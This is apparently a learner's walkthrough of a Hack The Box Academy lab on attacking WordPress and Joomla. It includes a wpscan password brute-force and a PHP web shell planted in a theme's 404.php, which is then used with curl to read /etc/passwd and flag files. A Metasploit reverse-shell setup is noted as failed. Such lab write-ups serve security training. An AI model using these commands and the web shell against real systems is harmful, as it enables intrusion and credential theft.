Attacking Common Applications:

Link to challenge:

https://academy.hackthebox.com/module/113

(log in required)

Class: Tier II | Medium | Offensive

Note: throughout the module we will need to configure our pwnbox /etc/hosts

File by adding the line:

```
[target machine IP] [required vhosts]
```

For example:

```
10.129.42.195   app.inlanefreight.local dev.inlanefreight.local blog.inlanefreight.local
```

It can be done with the command

```
sudo nano /etc/hosts
```

then pasting the configuration modification, and save and exit with ctrl+x.

Throughout the module this process would be called 'initial configuration'.

Setting the Stage:

Application Discovery & Enumeration:

Question: Use what you've learned from this section to generate a report with EyeWitness. What is the name of the .db file EyeWitness creates in the inlanefreight_eyewitness folder? (Format: filename.db)


Answer: ew.db

Method: First, confirm that EyeWitness in installed on your machine. if not – install with the command: "sudo apt install eyewitness".

When EyeWitness is installed – run the command:


```
eyewitness --web -x web_discovery.xml -d
inlanefreight_eyewitness
```

the input xml file we provided is non-existent for the moment so as expected, we got:




(the web_discovery.xml file should be an nmap scan output, but for this question it is not necessary to run one before running the EyeWitness).

After the EyeWitness inspection is executed, we run 'ls' on the current home folder:



And we can observe that there is a directory called 'inlanefreight_eyewitness'

Lets inspect it:



We get the answer on the right – 'ew.db', the file created from the EyeWitness run.

Question: What does the header on the title page say when opening the aquatone_report.html page with a web browser? (Format: 3 words, case sensitive)

Answer: Pages by Similarity

Method: first, we install aquatone with the command

```
wget https://github.com/michenriksen/aquatone/releases/download/v1.7.0/aquatone_linux_amd64_1.7.0.zip
```

then unzip it with the command

```
unzip aquatone_linux_amd64_1.7.0.zip
```

after that when running 'ls' we should have a file called 'aquatone':

```
└─ [★]$ ls -l | grep aquatone
-rwxr-xr-x 1 htb-ac-1099135 htb-ac-1099135  12519231 May 19  2019 aquatone
```

Now we need web_discovery.xml file to run the aquatone on.

For that we will run the following nmap command:

```
sudo nmap -p 80,443,8000,8080,8180,8888,10000 --open -oA
web_discovery 127.0.0.1
```

this will scan the localhost and output the results to a file called web_discovery.xml.

now, before we run aquatone, we need to install chrome (it is not in the formal guide, but for me running aquatone without it resulted with error).

We will do it with the following commands (for Ubuntu/Debian):

```
wget https://dl.google.com/linux/direct/google-chrome-
stable_current_amd64.deb
sudo dpkg -i google-chrome-stable_current_amd64.deb
sudo apt-get install -f
```

after that it should do well.

Next, we run the command:

```
cat web_discovery.xml | ./aquatone -nmap
```

to run aquatone on the web_discovery.xml (our nmap output):

```
┌─[eu-academy-1]─[10.10.14.199]─[htb-ac-1099135@htb-ht1
└─ [★]$ cat web_discovery.xml | ./aquatone -nmap
aquatone v1.7.0 started at 2024-06-05T22:37:47+01:00

Using unreliable Google Chrome for screenshots. Install
lts.

Targets    : 1
Threads    : 4
Ports      : 80, 443, 8000, 8080, 8443
Output dir : .
```

At the end of the running, we get the message:

```
Wrote HTML report to: aquatone_report.html
```

So lets check it:

```
└─ [★]$ ls | grep aquatone_report.html
aquatone_report.html
```


'ls' command confirms its existence.

Now, we need the title of the page, we will obtain it by opening web browser, and entering the aquatone_report.html full path, the full path can be obtained with the command:

```
realpath aquatone_report.html
```

```
┌[eu-academy-1]-[10.10.14.199]-[htb-ac-1099135@htb-ht15twbuxj]-[~]
└─ [★]$ realpath aquatone_report.html
/home/htb-ac-1099135/aquatone_report.html
```

copy the full path on the URL and get the result:



Content Management Systems (CMS):

WordPress - Discovery & Enumeration:

Question: Enumerate the host and find a flag.txt flag in an accessible directory.

Answer: 0ptions_ind3xeS_ftw!

Method: first, we will do the 'initial configuration' on vhost 'blog.inlanefreight.local'.

When it's done, we will have to run enumeration on the website files.

For that purpose, we will use a tool called 'dirbuster'.

we install 'dirbuster' directly from GitHub repository with the command:

```
git clone
https://gitlab.com/kalilinux/packages/dirbuster.git
```


after 'dirbuster' is install – we will have the installed directory in our home directory:

```
┌─[eu-academy-1]─[10.10.15.128]
└──╼ [★]$ ls
Desktop  dirbuster  Templates
```

We will 'cd' our way inside, and run the .sh file:

```
┌─[eu-academy-1]─[10.10.15.128]─[
└──╼ [★]$ cd dirbuster/
┌─[eu-academy-1]─[10.10.15.128]─[
└──╼ [★]$ ./DirBuster-1.0-RC1.sh
```


A graphic interface should open:



On target URL, we set the vhost address as the target (with http:// of course),


On word list we selected an arbitrary medium sized wordlist installed with the ‘dirbuster’, and we added txt extension (albeit for me it also worked without it).

Then – we Start the run:




Type	Found	Response	Size
File	/index.php	301	232
Dir	/	200	61853
Dir	/icons/	403	459
Dir	/wp-content/	200	147
Dir	/wp-content/themes/	200	147
File	/wp-content/index.php	200	147
Dir	/wp-content/themes/business-gravity/	500	185
File	/wp-content/themes/index.php	200	147
Dir	/wp-content/themes/business-gravity/assets/	200	1813
File	/wp-content/themes/business-gravity/index.php	500	185
Dir	/wp-content/themes/business-gravity/assets/images/	200	1271

After several moments – the results list with possible paths start to fill in: it will be easier to examine it via Tree view:



Type	Found	Response	Size
File	/index.php	301	232


On tree view, we will have to open several directory until we reach ‘flag.txt’ file:




Directory Stucture	Response Code	Response Size
/	200	61853
index.php	301	232
icons	403	459
wp-content	200	147
themes	200	147
index.php	200	147
plugins	200	147
uploads	200	1357
2021	200	1367
08	200	3949
flag.txt	200	250

(the lack of search option in ‘dirbuster’ is annoying here, for future purpose a new tool might be considered to use instead of ‘dirbuster’..)

Once we get to flag.txt, we right click it and select ‘Open In Browser’:



The page will be opened in the browser, displaying the result:





```
0ptions_ind3xeS_ftw!
```


Question: Perform manual enumeration to discover another installed plugin. Submit the plugin name as the answer (3 words).

Answer: wp sitemap page

Method: method 1: on the website itself – go to “learn more”:



Then you will see ‘Powered by “WP Sitemap Page”, hovering it will reveal ‘/plugins/wp-sitemap-page’ path, determining it is a plugin.



Method 2:

Run

```
curl -s http://blog.inlanefreight.local/?p=1 | grep plugin
```


the desired plugin would be displayed along with other plugins.

```
js'></script>
<p><a href="http://wordpress.org/plugins/wp-sitemap-page/">Powered b
p Page"</a></p></div></strong></p>
```

Question: Find the version number of this plugin. (i.e., 4.5.2)

Answer: 1.6.4

Method: after the wp-sitemap-page was found, we will go to 'http://blog.inlanefreight.local/wp-content/plugins/wp-sitemap-page/readme.txt' path to examine to corsponding readme. The first part of the path (/wp-content/plugins/) of course should be familiar as it was shown during the 'dirbuster' execution (tree view):



When we get to the readme, we will look for the 'Stable tag' field:

```
=== WP Sitemap Page ===
Contributors: funnycat
Donate link: http://www.info
Tags: sitemap, generator, pa
Requires at least: 3.0
Tested up to: 5.6.2
Stable tag: 1.6.4
License: GPLv2 or later
```

Attacking WordPress:

Question: Perform user enumeration against http://blog.inlanefreight.local. Aside from admin, what is the other user present?

Answer: doug

Method: we will use the tool wpscan for this purpose.

First – we need an API token: that can be obtain from 'https://wpscan.com/'.

All we have to do is register, confirm email, login and claim the provided token for our made user.

Then – we will use the command:

```
sudo wpscan --url http://blog.inlanefreight.local --
enumerate --api-token <api-token-value>
```

it is recommended to redirect the output report to some output file as we have limited use of api-calls:

```
sudo wpscan --url http://blog.inlanefreight.local --
enumerate --api-token <api-token-value> > output_file
```

when the scan is complete, we will search for the user sections within the report:

Here we can find 2 users: admin and doug.

Question: Perform a login bruteforcing attack against the discovered user. Submit the user's password as the answer.

Answer: jessica1

Method: we will use the wpscan tool from previous question to bruteforce daug password, we will use the command:


```
sudo wpscan --password-attack xmlrpc -t 20 -U doug -P /usr/share/wordlists/rockyou.txt --url http://blog.inlanefreight.local > output_file2
```

where rockyou.txt is the password list file we use (stored in pwnbox machine), xmlrpc is the attack type, -t is the amount of threads, -U is the target user, -P is the path to the password list file, --url is the target url of the WordPress site.


Question: Using the methods shown in this section, find another system user whose login shell is set to /bin/bash.

Answer: webadmin

Method: we shall use the recently obtained Doug credentials, login to Doug using the obtained password from last question, (then the website will ask if the email if correct, so we can confirm it and the website will process with the login). after that we going to reach Doug dashboard:




On the left side there is a menu, click on ‘Appearance’ and then ‘Theme Editor’:




In Theme Editor page we can use Doug account to edit server side php code.

Once on Theme Editor, we going to select the theme “Twenty Nineteen”:



The reason we select the “Twenty Nineteen” theme, is that the ‘Business Gravity theme is the active used theme, and often we would like to make our modification on inactive theme. In this guide we follow the module example and modify the 404.php page, but the principal should be the same on (almost) any page.


After we select “Twenty Nineteen” theme – we select the 404 Template:



And on the page we insert the command:

```
system($_GET[0]);
```

And then we click “Update file”:




The command above allows us to run shell on the server side with the parameter 0. It can be done either with ‘curl’ command, or the web interface, in this guide we shall cover both methods:

web interface:

we enter to the browser this url:

```
http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=id
```



Of course, the 'we-content/themes' is the path our themes are stored, and 404.php is within the 'twentynineteen' theme.

The ?0=id is our parameter, where '0' is the value we injected to the server side as the corrupted parameter, and 'id' is the test command value.

In the picture above we see it works, but 'id' is not the command we need to get the other user with /bin/bash shell. Now, we need another command, which would be:

```
cat /etc/passwd | grep bash
```

now for the url, with the encoding of space (' ') to ascii ('%20') (space value is hexadecimal 20 in ascii):


```
http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=cat%20/etc/passwd%20|%20grep%20bash
```

(Note, it worked for me even without the URL encoding but entering it plainly as:

```
http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=cat /etc/passwd | grep bash
```

, but the encoding is always a good practice)

We get this:



We have 3 users here which are displayed: root, ubuntu, webadmin.

The answer is the last option.

curl:

For the curl the URL encoding is mandatory, we going to use the command:

```
curl "http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=cat%20/etc/passwd%20|%20grep%20bash"
```

```
┌[eu-academy-1]-[10.10.15.128]-[htb-ac-1099135@htb-topnrcuwmd]-[~]
└─[★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=cat%20/etc/passwd%20|%20grep%20bash"
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
webadmin:x:1001:1001::/home/webadmin:/bin/bash
```

Providing the same answer the previous method.

Bonus: I tried to insert a second shell within the theme 'Twenty Twenty-One' within the page 'Theme Functions' for the parameter 'testme':

and I tested it with curl:

```
└─[★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twentytwentyone/functions.php?testme=cat%20/etc/passwd%20|%20grep%20bash"
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
webadmin:x:1001:1001::/home/webadmin:/bin/bash
```

It worked.

Question: Following the steps in this section, obtain code execution on the host and submit the contents of the flag.txt file in the webroot.

Answer: l00k_ma_unAuth_rc3!

Method: method 1: we use the exploit from last question: first, we run 'pwd' so we know where we are with the command:

```
curl "http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=pwd"
```

```
┌[eu-academy-1]─[10.10.15.128]─[htb-ac-1099135@htb-topnrcuwmd]─[~]
└─► [★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=pwd"
/var/www/blog.inlanefreight.local/wp-content/themes/twentynineteen
```

It tells us we are in the theme 'twentynineteen' directory, and the main directory of this website is 'blog.inlanefreight.local' directory – so we search there, using 'ls' command:

```
curl "http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=ls%20/var/www/blog.inlanefreight.local"
```

```
┌[eu-academy-1]─[10.10.15.128]─[htb-ac-1099135@htb-topnrcuwmd]─[~]
└─► [★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=ls%20/var/www/blog.inlanefreight.local"
flag_d8e8fca2dc0f896fd7cb4cb0031ba249.txt ←
index.php
```

We see an interesting looking flag file, lets confirm its readable for anyone with 'ls -l flag...txt' command:

```
curl "http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=ls%20-l%20/var/www/blog.inlanefreight.local/flag_d8e8fca2dc0f896fd7cb4cb0031ba249.txt"
```

yes, it is: (r is displayed for all user classes, r is for read permissions)

```
┌[eu-academy-1]─[10.10.15.128]─[htb-ac-1099135@htb-topnrcuwmd]─[~]
└─► [★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=ls%20-l%20/var/www/blog.inlanefreight.local/flag_d8e8fca2dc0f896fd7cb4cb0031ba249.txt"
-rw-r--r-- 1 root root 20 Sep 21  2021 /var/www/blog.inlanefreight.local/flag_d8e8fca2dc0f896fd7cb4cb0031ba249.txt
```

Now all we have to do is get the flag content with ‘cat’ command:

```
curl "http://blog.inlanefreight.local/wp-
content/themes/twentynineteen/404.php?0=cat%20/var/www/blog.
inlanefreight.local/flag_d8e8fca2dc0f896fd7cb4cb0031ba249.tx
t"
```

```
┌─[eu-academy-1]─[10.10.15.128]─[htb-ac-1099135@htb-topnrcuwmd]─[~]
└──╼ [★]$ curl "http://blog.inlanefreight.local/wp-content/themes/twentynineteen
/404.php?0=cat%20/var/www/blog.inlanefreight.local/flag_d8e8fca2dc0f896fd7cb4cb0
031ba249.txt"
l00k_ma_unAuth_rc3! ←
```

the arrow marked line is the flag!

method 2: we are going to use reverse shell, for that we will use ‘metaspoilt’ to construct a payload – first, we launch the Metasploit with the command:

```
msfconsole
```

and when its on we will run the sequence of commands:

```
use exploit/unix/webapp/wp_admin_shell_upload
```

then:

```
set USERNAME doug
set PASSWORD jessica1
set LHOST <attacker-IP>
set RHOSTS <target-IP>
set VHOST blog.inlanefreight.local
```

```
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set rhosts
blog.inlanefreight.local
rhosts => blog.inlanefreight.local
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set usernam
e doug
username => doug
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set passwor
d jessica1
password => jessica1
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set lhost 1
0.10.15.128
lhost => 10.10.15.128
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set rhost 1
0.129.210.169
rhost => 10.129.210.169
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set VHOST b
log.inlanefreight.local
VHOST => blog.inlanefreight.local
```

once we are done, we enter

```
exploit
```

(we can enter ‘show options’ first to ensure all the fields are set correctly):

***Note – my attempt to use Metasploit to gain shell to the wordpress server had failed, I don’t know why. I keep this ‘method 2’ uncompleted in future case the Metasploit problem will be solved. As for now, use method 1 to get the answer.**

Joomla - Discovery & Enumeration:

Question: Fingerprint the Joomla version in use on http://app.inlanefreight.local (Format: x.x.x)

Answer: 3.10.0

Method: first, we will do the 'initial configuration' on vhost 'app.inlanefreight.local'.

When it is done – we will run the command:


```
curl -s http://dev.inlanefreight.local/administrator/manifests/files/joomla.xml | xmllint --format -
```

to initiate Joomla discovery and Footprinting the 'Joomla' content and management system, to be displayed in xml format:

```
┌──[eu-academy-1]─[10.10.15.203]─[htb-ac-1099135@htb-ttghbypjsv]─[~]
└──╼ [★]$ curl -s http://app.inlanefreight.local/administrator/manifests/files/joomla.xml | xmllint --format -
<?xml version="1.0" encoding="UTF-8"?>
<extension version="3.6" type="file" method="upgrade">
  <name>files_joomla</name>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
